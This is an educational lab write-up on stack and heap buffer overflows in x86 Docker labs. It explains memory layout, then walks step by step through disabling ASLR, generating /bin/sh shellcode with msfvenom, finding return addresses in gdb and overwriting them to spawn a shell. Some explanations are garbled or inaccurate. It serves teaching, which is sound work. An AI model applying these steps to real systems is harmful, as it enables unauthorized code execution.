BUFFEROVERFLOW ATTACK

Things we will learn:

- Concept of memory layout
- How does bufferoverflow attack happen?
- Practical implementation


DOCKERFILE

Within this section, you can learn more about Dockerfile by referring to the official tutorial: [Dockerfile reference]

NO OPERATION INSTRUCTION(NOP) && OFFSET

We can see there are some ‘A’ == ‘\x41’ exist in the code. They are offset we use in the lab. ‘\x90’ is called as NOP, when used the eip will not do any operation, it continues along the memory layout. But here we use ‘A’ which will not affect the program but just fills up the buffer. However, ‘\x90’ is more recommended most of the time. You can find more detailed information here :[What is a NOP instruction in x86 and x64 assembly? - The Security Buddy]

MEMORY PARTITION OF C PROGRAM IN X86 ARCH



A typical memory representation of a C program consists of the following sections.

1. Text segment (i.e. instructions)
2. Initialized data segment
3. Uninitialized data segment (bss)
4. Heap
5. Stack

STACK & ITS REGISTERS

Stack Frame Concept: The stack space required for a function


A stack frame is created when a function is called. There are three registers (32-bit) involved with the stack: esp, eip, ebp, which correspond to rsp, rip, rbp for 64-bit.

esp: points to the top of the current stack frame.


ebp: points to the bottom of the current stack frame.

eip: points to the instruction being executed in the current stack frame (can be understood as reading the information corresponding to the esp address).


To understand the operation process of the stack, the core is to understand the execution process of ebp/eip/esp: Before the parent function calls the sub-function, the stack state is:




ebp points to the bottom of the stack, esp points to the top of the stack. When the function starts to push the stack, esp continuously decreases, expanding towards lower address values (since it goes from high address to low address, esp keeps subtracting 2). When encountering a sub-function, first expand the return address, which is the address of the parent function's stack top, placed on the sub-function's return address. This step is for the subsequent sub-function to complete its execution and obtain the parent function's stack top through ret, and eip can execute from the parent function's stack top position.




After assigning the return address, continue pushing the stack. At this time, the address pointed to by ebp is stored in the next step stack, and the address of the next step stack is popped into ebp. ebp then points to the bottom of the sub-function's stack, and when it points to it, the value of the ebp register is assigned to esp, as shown in the following figure:




Then continue to push variables and parameters to the top of the stack, and esp continues to decrease by 1 to expand towards lower address values.



Begin the stack read and write operations: eip = esp, eip reads the command pointed to by the address in esp, and the stack is gradually popped. At this time, esp begins to approach the lower address bit. When esp = ebp, ebp reads the address data stored in the current position and jumps to the parent function's ebp:



At this point, esp continues to pop to get the return address, and eip jumps to the parent function stack top position. After the jump, eip continues to execute commands from the data contained in esp, and can complete the execution steps of eip (note ret: pop eip).




In this way, pushing and popping the stack can form the execution of functions between each other, with a focus on understanding the specific steps of the three registers in function calls.

The basic direction of stack overflow vulnerabilities is: the parent function (caller) takes the return address of the sub-function (callee) when calling the sub-function. This address contains the base address of the parent function. That is, after a function call is completed, the stack frame at that time must be deleted and the value of the Return Address is returned to rip/eip to achieve the operation of returning to the parent function. Therefore, we only need to find a way to change the value of the Return Address to the address of the vulnerable function, and we can gain control of the system through this vulnerable function.

Core goal: change the value of the Return Address.

Stack overflow method: break through the address of the vulnerability, and then write data back to higher address according to the stack, overwrite the data of the callee, and finally write the function address we need to run into the Return Address, which is to write the address of the function we need to run into the Return Address with the last data packet.



HEAP

Compared to the stack, the heap is more flexible in allocating memory

1. Heap can allocate or free memory at any of its locations.
2. If a program needs to dynamically allocate memory, it will be allocated in the heap. Usually associated with functions such as new(), memset().

GDB

gdb.pdf (sourceware.org)

SHELL CODE

1. Write hexadecimal opcodes directly.
2. Write the program in a high-level language and then decompile it to obtain the assembly instructions and the hexadecimal opcode.
3. Compile the assembly program, write it back, and extract the hexadecimal opcode from the binary.
4. Use some third-party tool such as `msfvenom` that generates shellcode while specifying the features and language

ASLR

How ASLR protects Linux systems from buffer overflow attacks | Network World

PROCEDURES

Stack Overflow

How it works: The vulnerable point of this Lab is strcpy function which is a C function.

The source code of it can be found below. The strcpy() function is used to copy a string from one location to another.

However, it is considered to be a potentially unsafe function because it does not perform any bounds checking on the destination buffer, which can lead to buffer overflow vulnerabilities. Other vulnerable functions include strncpy(); memset(); etc.

Suppose now the destination buffer is 20 bytes, but we paste 30 bytes in it. As we know from the introduction of stack above, it will overwrite some blocks of stack such as framed pointer or even return address. And in this case, we overwrite the return address such that it starts pointing to the address in the buffer where the shellcode began. So it will not return to the safe place but execute the attack code(shell code) that we made, succeeding the attack.

Core goal: change the value of the Return Address.

The basic direction of stack overflow vulnerabilities is: the parent function (caller) takes the return address of the sub-function (callee) when calling the sub-function. This address contains the base address of the parent function. That is, after a function call is completed, the stack frame at that time must be deleted and the value of the Return Address is returned to rip/eip to achieve the operation of returning to the parent function. Therefore, we only need to find a way to change the value of the Return Address to the address of the vulnerable function, and we can gain control of the system through this vulnerable function.

1. `sudo echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`

Configure the ASLR in the host machine.

2. `docker build -t stack .`

Note that '-t' follows the tag of this image and also the second variable'.' means the source of Dockerfile. You can know more about Dockerfile using the resources above.

3. When it comes to the step: "`RUN msfvenom -p linux/x86/exec CMD=/bin/sh AppendExit=true -e x86/alpha_mixed -f python > shell.txt`", we need to get the size of the Shellcode which is "payload" generated by msfvenom. If it does not show up you can try the default size which is 162 bytes or 161 bytes. If it does not work you can also try to get the size of it by open the shell.txt file and check it artificially. If you want to know more about how to generate a shellcode or write a shellcode with assembly language or decompile tool. You can refer to the resources above.

This command uses Metasploit's msfvenom tool to generate a payload, where each parameter has the following meaning:

-p linux/x86/exec: Specifies that the payload should use the exec module for Linux x86 architecture, which allows running a specified command.

CMD=/bin/sh: Specifies the command to be executed as /bin/sh, which launches an interactive shell.

AppendExit=true: Appends an exit code to the payload to ensure that the shell exits gracefully.

-e x86/alpha_mixed: Specifies the x86/alpha_mixed encoder to obfuscate the payload and make it harder to detect or defend against.

-f python: Specifies the output format as Python code.

> shell.txt: Redirects the output of the generated Python code to a file named shell.txt.

4. `docker run -it stack`

5. We now need to know when the program runs, what will the stack looks like and how the shell code would be execute.

Figure1: The layout of stack

6. So we need to get the information of it.

You can refer to *Figure2* for detailed information.

You can refer to the resources above for detailed information of the gdb commands.

Figure2:The process of executing the shell code

7. `$ gdb program`

8. `$ b 8`

9. You might be confused with the initial address of Shell Code. So you can `$run AAAAAAAA` which will show up as 0x41414141 0x41414141 which is a way to help you find the initial address of Shell code which should be the address of esp in this case

```
(gdb) b 8
Breakpoint 1 at 0x8049d14: file program.c, line 9.
(gdb) run AAAAAAAA
Starting program: /home/cheese/app/program AAAAAAAA
warning: Error disabling address space randomization: Success

Breakpoint 1, vulnerable (arg=0xff9138dd "AAAAAAAA") at program.c:9
9       }
```

10. `$info register`, we can see the value of ebp as well as esp. So that we know the space range of the vulnerable function.


11. `$x/200x $esp` we can see the initial position of the buffer. We get the return address stored right after the value of register ebp which should be ebp + 4 .

```
0xffd3f1d0:     0x0809a53b      0x080e5000      0xffd3f248      0x08049d39
```

And we need to replace the value in the return address as the initial position of shell code and in order to do that. We need to fill the space from ebp to esp before the return address. If you want to know more about register. You can refer to the resources above.

```
(gdb) x/150x $esp
a 0xffced5e0:   0x41414141   0x41414141   0x00000000   0x00000000
0xffced5f0:   0x00000000   0x00000000   0x00000000   0x00000000
0xffced600:   0x00000000   0x00000000   0x00000000   0x00000000
0xffced610:   0x00000000   0x00000000   0x00000000   0x00000000
0xffced620:   0x00000000   0x00000000   0x00000000   0x00000000
0xffced630:   0x00000000   0x00000000   0x00000000   0x080e5000
0xffced640:   0x080e54c0   0x00000053   0x08fc4840   0x080e54f8
0xffced650:   0x00000060   0x00000000   0x00000000   0x00000005
0xffced660:   0x0000000a   0x00000007   0x00000060   0x00000032
0xffced670:   0x00000000   0x00000000   0x00000000   0x080b73bb
0xffced680:   0x00000000   0x0000006e   0x0809863b   0xf7f6f120
0xffced690:   0x00000077   0x0000007c   0x00000007   0x00000001
0xffced6a0:   0x00000000   0x00000000   0x00000000   0x0000005b
0xffced6b0:   0xf7f6f1f0   0x08fc4ef0   0xffced71c   0x00000005
0xffced6c0:   0x00000053   0x08fc4840   0x080e5000   0x0805e7c0
0xffced6d0:   0xf7f6f1f0   0xf7f6f140   0x080b73bb   0x080e5000
0xffced6e0:   0x00000040   0xffced700   0xffced798   0x080e5000
0xffced6f0:   0x080e54c0   0x000000f0   0x08fc4840   0x080e54f8
0xffced700:   0x00000100   0x00000000   0x080b4041   0x0000000f
0xffced710:   0x0000001e   0x00000011   0x00000100   0x00000035
0xffced720:   0xffced798   0xf7f6f404   0x00000000   0x0809c887
0xffced730:   0x08fc50c8   0x0000006e   0x080e6888   0x00000002
0xffced740:   0x00000077   0x0000007c   0x00000011   0x00000004
0xffced750:   0x00000000   0x00000000   0x00000000   0x0000005b
0xffced760:   0x00000008   0x08fc5190   0x00000000   0x0000000f
0xffced770:   0x00000009   0x000000c2   0x00000fff   0x080e5000
0xffced780:   0x00000000   0x080e5000   0x0809c6d2   0x00f0b5ff
0xffced790:   0x080e6910   0xffced7db   0x000000c2   0x0806d80b
0xffced7a0:   0xffced7da   0x080e6910   0x080e6914   0x0805033e
0xffced7b0:   0x080b7419   0x080e6914   0xffced7da   0x00000001
0xffced7c0:   0x00000000   0x00c30000   0x00000001   0x080e68a0
0xffced7d0:   0x080e3000   0x00002000   0x00000001   0xb4b7f000
0xffced7e0:   0x0809a53b   0x080e5000   0xffced858 c   0x08049d39 d
0xffced7f0:   0xffcee8f5   0x080e5000   0x080e68a0   0x08049d29
0xffced800:   0x34365f36   0x00000000   0x00000000   0x00008000
0xffced810:   0x00000002   0x00040000   0x00000003   0x00000002
0xffced820:   0x00400000   0x01000000   0x00000003   0x00400000
0xffced830:   0x080e5000   0x080e62c4
(gdb) info register
eax            0xffced5e0          -3222048
ecx            0xffcee8f5          -3217163
edx            0xffced5e0          -3222048
ebx            0x80e5000           135155712
esp            0xffced5e0          0xffced5e0 a
ebp            0xffced7e8          0xffced7e8 b
esi            0x80e5000           135155712
```

a: initial position of stack = $esp
b: the value of ebp
c: the value in the address of $ebp
d: return address.



12. `$q`

13. `$y`

13. vim shel1.py

14. For buf, just copy from shell.txt. For initoffset, just calculate the number of ‘A’ that should be filled in which equals to 512 + 4(size of ebp) - size of shellcode(should be 162 or 161). And replace the rerturn address that should be reversly return and written in hex format. For example, if the return address is 0xff91dd83, then ret = ‘\x83\xdd\x91\xff’

15.$python shel1.py

16. $./program $(python sol1.py)

17 you will have the shell!

Problem solving

Heap Overflow

How it works: The vulnerable point of this Lab is pretty much the same as stack overflow.

The core goal is still changing the address from where it should be to our place. We need to know the concept of function pointer which represents a kind of function and it’s value is a address of a function. In this program, initially, the function pointer f points to a function fail. So if we don’t do the attack, the function fail() will be call by the pointer. If we do the attack. We can change the address’s value whose address is where the pointer points to from the fail() to success() just like figure 1.

The source code of it can be found below.

1.$docker build -t heap .


2.$docker run -it heap

3.$cat program.c

4.$gdb heapoverflow

5.b 38

6.run AAAAAAAA



7.info proc map get the starting address of heap

8.x/2200x $(the address of heap()) And you can find the address of function fail() and success() because some information has already been printed by ‘printf("data is at %p, fp is at %p\n", d, f);’ in the program.

```
(gdb) info address success
Symbol "success" is a function at address 0x8049d45.
(gdb) x/100x 0x8049d45
0x8049d45 <success>:     0xfb1e0ff3      0x53e58955      0xe804ec83      0x000000e4
0x8049d55 <success+16>: 0x09b2ab05      0x0cec8300      0xf008908d      0x8952fffc
0x8049d65 <success+32>: 0xe6d5e8c3      0xc4830000      0x5d8b9010      0xf3c3c9fc
0x8049d75 <fail+1>:      0x55fb1e0f      0x8353e589      0xb5e804ec      0x05000000
0x8049d85 <fail+17>:     0x0009b27c      0x8d0cec83      0xfcf01890      0xc38952ff
0x8049d95 <fail+33>:     0x00e6a6e8      0x10c48300      0xfc5d8b90      0x0ff3c3c9
0x8049da5 <main+2>:      0x4c8dfb1e      0xe4830424      0xfc71fff0      0x56e58955
0x8049db5 <main+18>:     0xec835153      0xfe61e81c      0xc381ffff      0x0009b241
0x8049dc5 <main+34>:     0xec83ce89      0xe8406a0c      0x0001b25f      0x8910c483
0x8049dd5 <main+50>:     0xec83e445      0xe8046a0c      0x0001b24f      0x8910c483
0x8049de5 <main+66>:     0x458be045      0x74938de0      0x89fff64d      0x04ec8310
0x8049df5 <main+82>:     0xffe075ff      0x838de475      0xfffcf024      0x7479e850
0x8049e05 <main+98>:     0xc4830000      0x04468b10      0x8b04c083      0xe4458b10
0x8049e15 <main+114>:    0x5208ec83      0xf211e850      0xc483ffff      0xe0458b10
0x8049e25 <main+130>:    0xd0ff008b      0x000000b8      0xf4658d00      0x5d5e5b59
0x8049e35 <main+146>:    0xc3fc618d      0xc324048b      0x55909066      0x77e85657
0x8049e45 <get_common_indices.constprop.0+5>:   0x8100000b      0x09b1b8c6      0xec815300      0x
00000104
0x8049e55 <get_common_indices.constprop.0+21>:  0x85240c89      0xa7840fc0      0x31000001      0x
89c789db
0x8049e65 <get_common_indices.constprop.0+37>:  0x0001b8d5      0xd9890000      0xc6c7a20f      0x
080e68a0
0x8049e75 <get_common_indices.constprop.0+53>:  0x890c5689      0x08eac1c2      0x8b045e89      0x
e283241c
0x8049e85 <get_common_indices.constprop.0+69>:  0x084e890f      0x0689c189      0x890fe183      0x
c1c28917
0x8049e95 <get_common_indices.constprop.0+85>:  0xe28304ea      0x0055890f      0xeac1c289      0x
f0e2810c
0x8049ea5 <get_common_indices.constprop.0+101>: 0x89000000      0x24948b13      0x00000118      0x
3f830a89
0x8049eb5 <get_common_indices.constprop.0+117>: 0x36840f0f      0x83000001      0x7e066c7e      0x
0007b815
0x8049ec5 <get_common_indices.constprop.0+133>: 0xc9310000      0x4689a20f      0x145e8910      0x
89184e89
```

9. `disassemble fail` #To verify the address

10. info address success #To get the address of success()

```
(gdb) info address success
Symbol "success" is a function at address 0x8049d45.
(gdb) disassemble success
Dump of assembler code for function success:
   0x08049d45 <+0>:     endbr32
   0x08049d49 <+4>:     push   %ebp
   0x08049d4a <+5>:     mov    %esp,%ebp
   0x08049d4c <+7>:     push   %ebx
   0x08049d4d <+8>:     sub    $0x4,%esp
   0x08049d50 <+11>:    call   0x8049e39 <__x86.get_pc_thunk.ax>
   0x08049d55 <+16>:    add    $0x9b2ab,%eax
   0x08049d5a <+21>:    sub    $0xc,%esp
   0x08049d5d <+24>:    lea    -0x30ff8(%eax),%edx
   0x08049d63 <+30>:    push   %edx
   0x08049d64 <+31>:    mov    %eax,%ebx
   0x08049d66 <+33>:    call   0x8058440 <puts>
   0x08049d6b <+38>:    add    $0x10,%esp
   0x08049d6e <+41>:    nop
   0x08049d6f <+42>:    mov    -0x4(%ebp),%ebx
   0x08049d72 <+45>:    leave
   0x08049d73 <+46>:    ret
End of assembler dump.
(gdb) S
```

10.(gdb) q

11.y

12.$vim sol1.py Calculate the heap size and give appropriate number of A’s and replace eip with the address of function *success()*

14. $ ./heapoverflow $(python sol1.py)

15. You make it!

```
(gdb) run $(python sol1.py )
Starting program: /app/heapoverflow $(python sol1.py )
warning: Error disabling address space randomization: Success
data is at 0x88a4310, fp is at 0x88a4360
Congratulations
[Inferior 1 (process 69) exited normally]
(gdb)
```